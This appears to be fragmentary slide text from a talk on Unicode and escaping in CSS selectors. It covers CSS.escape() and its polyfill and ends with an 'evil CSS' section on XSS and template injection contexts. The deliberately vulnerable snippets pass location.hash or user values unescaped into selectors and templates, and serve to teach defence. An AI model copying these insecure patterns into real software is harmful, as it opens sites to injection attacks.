
```
Date: Fri, 24 Oct 2016 13:33:37 GMT
```


```
Link: <css-without-html.css>;rel=stylesheet
```

```
Content-Length: 0
```

```
Content-Type: text/html; charset=UTF-8
```

[mths.be/bpe](https://mathiasbynens.be/bpe)





[mths.be/bsb](http://mths.be/bsb)

U  
n  
i  
c  
o  
d  
e  
i  
n  
C  
S  
S

# Classes and IDs in HTML

```
<p class="404-error">...</p>
```

```
<small class="©">legalese</small>
```

```
<p id="♥">HTML 4 lyfe, homes!</p>
```

```
<blockquote class="“”">LOL</blockquote>
```

```
<p id="⌘⌘">...</p>
```

```
<p class="⚠">Warning: ...</p>
```

```
<p id="💩">Outdated browser detected.</p>
```

# Classes and IDs in HTML

```
<p id="#id">Good luck styling me!</p>
```

```
<p class=".class">heh</p>
```

```
<p id="#id.class:hover{}">huh</p>
```

```
<p id="[attr='value']">wat</p>
```

To **serialize an identifier** means to create a string represented by the concatenation of, for each character of the identifier:

- If the character is NULL (U+0000), then throw an `InvalidCharacterError` exception and terminate these steps.
- If the character is in the range `[\1-\1f]` (U+0001 to U+001F) or is U+007F, then the character escaped as code point.
- If the character is the first character and is in the range `[0-9]` (U+0030 to U+0039), then the character escaped as code point.
- If the character is the second character and is in the range `[0-9]` (U+0030 to U+0039) and the first character is a `"-` (U+002D), then the character escaped as code point.
- If the character is not handled by one of the above rules and is greater than or equal to U+0080, is `"-` (U+002D) or `"_"` (U+005F), or is in one of the ranges `[0-9]` (U+0030 to U+0039), `[A-Z]` (U+0041 to U+005A), or `[a-z]` (U+0061 to U+007A), then the character itself.
- Otherwise, the escaped character.

To **serialize a string** means to create a string represented by `"` (U+0022), followed by the result of applying the rules below to each character of the given string, followed by `"` (U+0022):

- If the character is NULL (U+0000), then throw an `InvalidCharacterError` exception and terminate these steps.
- If the character is in the range `[\1-\1f]` (U+0001 to U+001F) or is U+007F, the character escaped as code point.



# Escaping CSS selectors

<code>&lt;p id="#id"&gt;</code>	<code>#\#id { }</code>
<code>&lt;p class=".class"&gt;</code>	<code>.\.class { }</code>
<code>&lt;p id="#id.class: hover{}"&gt;</code>	<code>#\#id\.class\: hover\{\}</code> { } <code>#\#id\.class\3A hover\{\}</code> { }
<code>&lt;p class="[attr='value']"&gt;</code>	<code>.\[attr\=\'value\'\]</code> { }
<code>&lt;p id="404-error"&gt;</code>	<code>#\34 04-error { }</code>

# Escaping CSS selectors

<code>&lt;p id="#0"&gt;</code>	<code>#0 { }</code> <code>#\A9 { }</code>
<code>&lt;p class="♥"&gt;</code>	<code>♥ { }</code> <code>.\2665 { }</code>
<code>&lt;p id="“”"&gt;</code>	<code>#“” { }</code> <code>#\201C \201D { }</code>
<code>&lt;p class="💩"&gt;</code>	<code>💩 { }</code> <code>.\1F4A9 { }</code>

# Escaping CSS selectors

```
CSS escapes

Wondering how to escape any character in CSS? Learn how, or just use this tool ☺

<!-- HTML (edit the ID and optionally hit "permalink" to save) -->

<p id="1a2b3c"> escape non-ASCII, permalink, example</p>

<!-- CSS -->

<style>
  #\31 a2b3c {
    background: hotpink;
  }
</style>

<!-- JavaScript -->

<script>
  // document.getElementById or similar
  document.getElementById('1a2b3c');
  // document.querySelector or similar
  $('#\31 a2b3c');
</script>
```

## 8.1 The CSS.escape() Method

The CSS interface is defined in CSS Conditional Rules Module. [CSSCONDITIONAL]

```
partial interface CSS {  
  static DOMString escape(DOMString ident);  
};
```

The *escape(ident)* method must return the result of invoking serialize an identifier of *ident*. Any exceptions thrown must be re-thrown.

**EXAMPLE 12**

For example, to escape a string for use as part of a selector, the `escape()` method can be used:

```
var element = document.querySelector('#' + CSS.escape(id) + ' > img');
```

**EXAMPLE 13**

The `escape()` method can also be used for escaping strings, although it escapes characters that don't strictly need to be escaped:

```
var element = document.querySelector('a[href="#" + CSS.escape(fragment) + "']');
```

mathiasbynens / CSS.escape Watch 5 Star 68 Fork 10

Code Issues 0 Pull requests 0 Pulse Graphs

A robust polyfill for the CSS.escape utility method as defined in CSSOM. <https://mths.be/cssescape>

29 commits 1 branch 8 releases 2 contributors

Branch: master Clone or download HTTPS https://github.com/mathiasbynens

File	Commit Message	Time
tests	Test U+FFFD mail	8 months ago
.gitattributes	Initial commit	3 years ago
.gitignore	Initial commit	3 years ago
.travis.yml	Add MIT license file	4 years ago
LICENSE-MIT.txt	Add MIT license file	4 years ago
README.md	Update epic link	8 months ago
css.escape.js	Release v1.5.0	4 months ago
package.json	Release v1.5.0	4 months ago

[mths.be/cssescape](https://mths.be/cssescape)

# Escaping CSS selectors

```
var id = location.hash.slice(1);  
var $el = $('#'+id);  
// ...  
  
var $a = $('a[href="'+value+'"]');  
// ...
```



# Escaping CSS selectors

```
var id = location.hash.slice(1);  
var $el = $('#' + CSS.escape(id));  
// ...
```


```
var $a = $('a[href="' + CSS.escape(someValue) + '"]');  
// ...
```



Using CSS for 🤬evil👿



XSS



# Warning: You are entering the XSS game area

## Welcome, recruit!

Cross-site scripting (XSS) bugs are one of the most common and dangerous types of vulnerabilities in Web applications. These nasty buggers can allow your enemies to steal or modify user data in your apps and you must learn to dispatch them, pronto!

At Google, we know very well how important these bugs are. In fact, Google is so serious about finding and fixing XSS issues that we are paying mercenaries up to \$7,500 for dangerous XSS bugs discovered in our most sensitive products.

In this training program, you will learn to find and exploit XSS bugs. You'll use this knowledge to confuse and infuriate your adversaries by preventing such bugs from happening in your applications.

There will be cake at the end of the test.

Let me at 'em!

## What's this all about?

This security game consists of several levels resembling real-world applications which are vulnerable to XSS - your task will be to find the problem and attack the apps, similar to what an evil hacker might do.

XSS bugs are common because they have a nasty habit of popping up wherever a webapp deals with untrusted input. Our motivation is to highlight common coding patterns which lead to XSS to help you spot them in your code.

## Who can play?

The game is designed primarily for developers working on Web applications who do

[mths.be/bry](http://mths.be/bry)

# Injection contexts

```
<style>
  p { color: <%= USER_COLOR %>; }
</style>
<p>
  Hello <%= USER_NAME %>!
  <a href="<%= USER_URL %>">View your account</a>.
</p>
<script>
  window.userID = <%= USER_ID %>;
</script>
<!-- Debug info: <%= DEBUG_INFO %> -->
```

What's the worst you can do if you have control over a page's CSS?

# Injection contexts

```
<style>
  p { color: <%= USER_COLOR %>; }
</style>
<p>
  Hello <%= USER_NAME %>!
  <a href="<%= USER_URL %>">View your account</a>.
</p>
<script>
  window.userID = <%= USER_ID %>;
</script>
